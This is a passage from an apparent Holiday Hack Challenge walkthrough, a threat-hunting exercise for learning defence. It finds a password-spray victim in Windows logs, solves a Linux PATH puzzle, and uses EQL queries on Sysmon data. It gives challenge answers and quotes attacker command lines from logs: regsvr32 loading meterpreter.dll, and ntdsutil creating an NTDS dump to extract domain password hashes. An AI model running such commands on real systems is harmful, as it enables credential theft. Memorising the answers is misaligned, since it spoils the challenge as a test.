
Find a successful login that happened while the spray was going on. Open the security.evtx file in Eventviewer (double-click if you are in Windows.) Find a successful logon event, 4624, and click on the Event ID column to sort by EventID.



Security Number of events: 4,833


Level	Date and Time	Source	Event ID	Task Ca...
Information	11/19/2019 4:22:25 AM	Micros...	4624	Logon
Information	11/19/2019 4:22:25 AM	Micros...	4624	Logon
Information	11/19/2019 4:22:25 AM	Micros...	4624	Logon
Information	11/19/2019 4:21:45 AM	Micros...	4624	Logon
Information	11/19/2019 4:22:25 AM	Micros...	4624	Logon
Information	11/19/2019 4:23:41 AM	Micros...	4624	Logon
Information	11/19/2019 4:21:41 AM	Micros...	4624	Logon
Information	8/23/2019 5:00:20 PM	Micros...	4624	Logon
Information	8/23/2019 5:00:41 PM	Micros...	4624	Logon
Information	11/19/2019 4:23:05 AM	Micros...	4624	Logon

Now look at all the successful logins between 4:21:46 and 4:22:46. Most of them are domain business like this.



```
Information    11/19/2019 4:21:45 AM    Micros...    4624    Logon
Information    11/19/2019 4:22:25 AM    Micros...    4624    Logon
Information    11/19/2019 4:23:41 AM    Micros...    4624    Logon
Information    11/19/2019 4:21:41 AM    Micros...    4624    Logon
Information    8/23/2019 5:00:20 PM     Micros...    4624    Logon
Information    8/23/2019 5:00:41 PM     Micros...    4624    Logon
Information    11/19/2019 4:23:05 AM    Micros...    4624    Logon
Information    11/19/2019 4:23:47 AM    Micros...    4624    Logon
Information    11/19/2019 4:21:34 AM    Micros...    4624    Logon

Event 4624, Microsoft Windows security auditing.

General  Details

        Logon Type:                 3
        Restricted Admin Mode:      -
        Virtual Account:            No
        Elevated Token:             Yes

Impersonation Level:                Impersonation

New Logon:
        Security ID:                SYSTEM
        Account Name:               DC1$
        Account Domain:             ELFU.ORG

Log Name:         Security
```

But one of them is a user account. It looks like Shinny Upatree (supatree) had a simple password and was caught by the attack.




```
Information    11/19/2019 4:22:25 AM    Micros...    4624    Logon
Information    11/19/2019 4:21:45 AM    Micros...    4624    Logon
Information    11/19/2019 4:22:25 AM    Micros...    4624    Logon
Information    11/19/2019 4:23:41 AM    Micros...    4624    Logon

Event 4624, Microsoft Windows security auditing.

General  Details

        Elevated Token:             Yes

Impersonation Level:                Impersonation

New Logon:
        Security ID:                S-1-5-21-3433234885-4193570458-1970602280-1125
        Account Name:               supatree
        Account Domain:             ELFU
        Logon ID:                   0x27A811
        Linked Logon ID:            0x0
        Network Account Name:       -

Log Name:     Security
Source:       Microsoft Windows security    Logged:          11/19/2019 4:21:45 AM
Event ID:     4624                          Task Category:   Logon
```

Enter supatree into Objective 3 to get credit for solving it.

Objective 4--Windows Log Analysis: Determine Attacker Technique

This objective is designed to demonstrate the value of Windows Sysmon logs.



4) Windows Log Analysis: Determine Attacker Technique


Difficulty:

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. *For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.*

The Sysmon logs we will need are given to us by the link in the objective.
https://downloads.elfu.org/sysmon-data.json.zip

Linux Path terminal

(There is a Lessonized version in the appendix.) SugarPlum Mary is the owner of the Linux Path terminal. She has a hint to help us with the terminal.




Linux Path

From: SugarPlum Mary


Green words matter, files must be found, and the terminal's $PATH matters.

The words in green are indeed important, as they are the commands we need.




```
00K000KK0KKKKKKKKKXKKKXKKXXXXXXXXXNXXNNXXoONOXKKXKKXKKKXKKKKKKKKKK0KKKKK0KK0KK0KKKKK
KKKKKKKKKKKKXKKXXKXXXXXXXXXXXXXXNXNNNNNNNK0x:xoxOXXXKKXXKKXXKKXKKKKKKKKKKKKKKKKKKKKKK
K000KK00KKKKKKKKXXKKXXXXNXXXNXXNNXNNNNNNWk.ddkkXXXXXKKXKKXKKXKKXKKXKKXK0KK0KK0KKKKKK
00KKKKKKKKKXKKXXKXXXXXNXXXNXXNNNNNNNNNWXXk,ldkOKKKXXXXKXKKXKKXKKXKKKKKKKKK0KK0KK0XK
KKXKKKXXKXXXXXNXXXNXXNNXNNNNNNNNNNXkddk0No,;;:oKNK0OkOKXXKKXKKXKKKKKKKKKKKK0KK0KKKX
0KK0KKKKXKKKXXKXNXXXNXXNNXNNNNNXxl;o0NNNo,,,;;;;KWWWN0dlk0XXKKXKKXKKXKKKKKKKKKKKKKK
KKKKKKKKXKXXXKXXXXXNXXNNXNNNN0o;;lKNNXXl,,,,,,,,cNNNNNNKc;oOXKKXKKXKKXKKXKKKKKKKKKK
XKKKXKXXXXXXXNXXNNXNNNNNNNNNN0l;,cONNXNXc',,,,,,,,,KXXXXXNNl,;oKXKKXKKKKKK0KKKKK0KKKX
KKKKKKXKKXXKKXNXXNNXNNNNNNXl;,:OKXXXNXc''',,''''',KKKKKKXXK,,;:OXKKXKKXKKX0KK0KK0KKK
KKKKKKKKXKXXXXXXNNXXNNNNW0:;,dXXXXXNK:'''''''''''cKKKKKKKXX;,,,;0XKKXKKXKKXKKK0KK0KK
XXKXXXXXXXXXXXNNNNNNNNNN0;;;ONXXXXNO,''''''''''''x0KKKKKKXK,',,,cXXKKKKKKKKXKKK0KKKX
KKKKKKKXKKXXXXNNNNWNNNN:;;KNNXXXXO,'.'..'.''..':O00KKKKKXd'',,,,KKXKKXKKKKKKKKKKKKKK
KKKKKXKKXXXXXXXXXNNXNNNx;cXNXXXXKk,'''.''.''''.,xO00KKKKKO,'',,,,KK0XKKXKKK0KKKKKKK
XXXXXXXXXKXXXXXXXXNNNNNo;0NXXXKKO,''''''''.'.'.;dkOO0KKKK0;.'',,,,XXXKKK0KK0KKKKKKKX
XKKXXKXXXXXXXXXXXNNNNNcoNNXXKKO,''''.'.....:dxkOOO000k,..''',,lNXKXKKXKKK0KKKXKKKK
KXXKKXXXKXXKXXXXXXXNNNoONNXXX0;''''''''''..'lkkkkkxxxd'...'''',0N0KKKKXKKKKKK0XKKK
XXXXXKKXXKXXXXXXXXXXXXOONNNXXl,,;;,;;;;;;;d0K000kddoc,,,,,,,,,xNNOXKKKKXKKKKKKKXKK
XXXXXXXXXXXXXXXXXXXXXXONNNXx;;;;;;;;;,,:xO0KK00xdoc,,,,,,,,,oNN0KXXKKXKKXKKKKKKXK
XKXXKXXXXXXXXXXXXXXXXXXXWNX:;;;;;;;;;,cO0KKKK00kxl,,,,,,,,,oNNK0NXXXXXXXXXKKKKKKX
XXXXXXXXXXXXXXXXXXXXXXXXNNNWNc;;:;;;;;;xKXXXXXXKK0x,,,,,,,,,dXNK0NXXXXXXXXXXXKKXKKKK
XKXXXXXXXXXXXXXXXXXXXXXNNWWNWd;:::;;;:0NNNNNNNNNXO;,,,,,,,,:0NN0XNXNXXXXXXXXXXKKXKKX
NXXXXXXXXXXXXXXXXXXXXXXXNNNNNNNl:::;;:KNNNNNNNNNNO;,,,,,,;xNNK0NXNXXNXXXXXXKXXKKKKXKK
XXNNXNNNXXXXXXXXXXXXXXXXNNNNNNNNNkl:;;xWWNNNNNWWWk;;;;;;;xNNKKXNXNXXNXXXXXXXXXXXXKXKKXK
XXXXXNNNNXNNNNXXXXXXNNNNNNNNNNNNNKkolKNNNNNNNNx;;;;;lkNNXNNNNXXXNXXNXXXXXXXXXXXKKKKX
XXXXXXXXXXXXNNNNNNNNNNNNNNNNNNNNNNNNNNKXNNNNWNo:clxOXNNNNNNNNXNXXXXXXXXXXXXXXKKKKKKK
XXXXNXXXNXXXNXXNNNNNWWWWNNNNNNNNNNNNNNNNNNNWWNWWNWNNWNNNNNNNNXXXXXNXXXXXXXXXKKXKKX
XNXXXXNNXXNXXNNXNXNWWWWWWWWWNNNNNNNNNNNNNNNWWWWNNNNNNNNNNNNNNNNNNNNNXNXXXXNXXXXXKXKK
XXXXNXXNNXXXNXXNXXNWWWNNNNNNNNNWWNNNNNNNNNWWWWWWNWNNNNNNNNNNNNNNNNXXNXNXXXXNXXXXKXKXK

I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.
elf@e051e75d1537:~$
```

Running `ls` does not give us what we want. The `which` command shows us the location of the binary it runs.



```
elf@e051e75d1537:~$ ls
This isn't the ls you're looking for
elf@e051e75d1537:~$ which ls
/usr/local/bin/ls
elf@e051e75d1537:~$
```

The `locate` command gives us files from a database kept by Linux, so it is much faster than using `find` on the entire file system. Unfortunately, many file names contain ‘ls’, so it gives us over 350 answers. Fortunately, locate has a `--regex option`.




```
elf@e051e75d1537:~$ locate --regex '/ls$'
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (actual age is
21.2 days)
/bin/ls
/usr/local/bin/ls
elf@e051e75d1537:~$
```

`locate --regex '/ls$'`


note: `sudo updatedb` would get rid of the warning, if we could run it. We also could have used `find` instead of `locate`, without using a regex.

Since `/usr/local/bin/ls` is the bad `ls`, `/bin/ls` must be the good one. We can see that the bad `ls` comes before the good one in the PATH variable, which is why it is the one that runs.




```
elf@e051e75d1537:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
elf@e051e75d1537:~$
```

It is time to claim our reward.



```
elf@e051e75d1537:~$ /bin/ls
' '   rejected-elfu-logos.txt
Loading, please wait......


You did it! Congratulations!

elf@e051e75d1537:~$
```




Sysmon

From: SugarPlum Mary

Sysmon By Carlos Perez

https://www.darkoperator.com/blog/2014/8/8/sysinternals-sysmon



SugarPlum Mary 4:40PM


Oh there they are! Now I can delete them. Thanks!

Have you tried the Sysmon and EQL challenge?

If you aren't familiar with Sysmon, Carlos Perez has some great info about it.

Haven't heard of the Event Query Language?

Check out Ross Wolf's talk at CircleCityCon.



Event Query Language

From: SugarPlum Mary

EQL Threat Hunting

The EQL Threat Hunting link is https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/


Ross Wolf's talk is no longer available on the CircleCityCon web site, but his posts are available here: https://www.endgame.com/our-experts/ross-wolf

Finding the tool with EQL

The simplest way to solve this objective is to follow Josh through his SANS Pentest Blog, EQL Threat Hunting. Our goal is to identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process.


It is easy to install `eql` on our Ubuntu Holiday Hack VM since it is a Python program listed in `pip`:

```
sudo pip3 install eql
```




```
john@ubuntu:~/HHC2016$ sudo pip3 install eql
The directory '/home/john/.cache/pip/http' or its parent directory is not owned by the curr
ent user and the cache has been disabled. Please check the permissions and owner of that di
rectory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/john/.cache/pip' or its parent directory is not owned by the current u
ser and caching wheels has been disabled. check the permissions and owner of that directory
. If executing pip with sudo, you may want sudo's -H flag.
Collecting eql
  Downloading https://files.pythonhosted.org/packages/22/84/a6fc791e5044b9aee79daa10b83e675
bfddd047365c513ad9e913f5f428a/eql-0.8.0-py2.py3-none-any.whl (96kB)
    100% |████████████████████████████████| 102kB 4.3MB/s
Collecting lark-parser~=0.7 (from eql)
  Downloading https://files.pythonhosted.org/packages/34/b8/aa7d6cf2d5efdd2fcd85cf39b33584f
e12a0f7086ed451176ceb7fb510eb/lark-parser-0.7.8.tar.gz (276kB)
    100% |████████████████████████████████| 276kB 5.5MB/s
Installing collected packages: lark-parser, eql
  Running setup.py install for lark-parser ... done
Successfully installed eql-0.8.0 lark-parser-0.7.8
john@ubuntu:~/HHC2016$ eql --version
eql 0.8.0
```

The data samples zip file (https://downloads.elfu.org/sysmon-data.json.zip) expands into several files. The files contain data that has already been extracted from the attacked computer and have been converted to the EQL schema as well.



```
john@ubuntu:~/HHC2019/eql-data-samples$ ls
my-sysmon-data.json
normalized-atomic-red-team.json
normalized-rta.json
normalized-T1117-AtomicRed-regsvr32.json
querydata.json
sysmon-atomic-red-team.json
sysmon-converted.json
sysmon.json
sysmon-rta.json
T1003-CredentialDumping-ntdsutil_eql.json
john@ubuntu:~/HHC2019/eql-data-samples$
```


When we follow the steps in the blog paragraph Threat Hunting: regsvr32.exe, we see this.



```
john@ubuntu:~/HHC2019/eql-data-samples$ eql query -f querydata.json "process_name == 'regsv
r32.exe' | unique command_line" | jq
{
  "command_line": "\"C:\\Windows\\syswow64\\regsvr32.exe\" /s .\\meterpreter.dll",
  "event_type": "process",
  "logon_id": 180388,
  "parent_process_name": "powershell.exe",
  "parent_process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "pid": 5208,
  "ppid": 1500,
  "process_name": "regsvr32.exe",
  "process_path": "C:\\Windows\\SysWOW64\\regsvr32.exe",
  "subtype": "create",
  "timestamp": 132039702277510000,
  "unique_pid": "{AC6A4E42-07B3-5CF4-0000-0010719C1D00}",
  "unique_ppid": "{AC6A4E42-064B-5CF4-0000-00106FB21900}",
  "user": "SEC504STUDENT\\Sec504",
  "user_domain": "SEC504STUDENT",
  "user_name": "Sec504"
```

```
eql query -f querydata.json "process_name == 'regsvr32.exe' | unique
command_line" | jq
```

As in Josh's blog, we see that meterpreter is being used. Let's try the next command from Josh's blog.




```
john@ubuntu:~/HHC2019/eql-data-samples$ eql query -f T1003-CredentialDumping-ntdsutil_eql.j
son 'process where process_name == "ntdsutil.exe" and command_line == "*create*" and comman
d_line == "*ifm*"' | jq
{
  "command_line": "\"C:\\Windows\\system32\\ntdsutil.exe\" \"ac i ntds\" ifm \"create full
c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 301152,
  "parent_process_name": "powershell.exe",
  "parent_process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "pid": 5680,
  "ppid": 628,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132046718142390000,
  "unique_pid": "{8a215c30-bc46-5cfe-0000-0010ae451200}",
  "unique_ppid": "{8a215c30-b80d-5cfe-0000-0010e96a0d00}",
  "user": "Wardrobe99\\Administrator",
  "user_domain": "Wardrobe99",
  "user_name": "Administrator"
}
john@ubuntu:~/HHC2019/eql-data-samples$
```

```
eql query -f T1003-CredentialDumping-ntdsutil_eql.json 'process where
process_name == "ntdsutil.exe" and command_line == "*create*" and
command_line == "*ifm*"' | jq
```

You can learn a lot by following Josh's blog to its conclusion with the challenge logs, but right here we see that the attacker used ntdsutil.exe to extract the hashes. It seems that ntdsutil.exe is not a valid answer for the objective, but 'ntdsutil' works.

Objective 5--Network Log Analysis: Determine Compromised System

This objective shows us the ability of RITA to locate Command and Control channels using Zeek logs.



5) Network Log Analysis: Determine Compromised System

Difficulty:

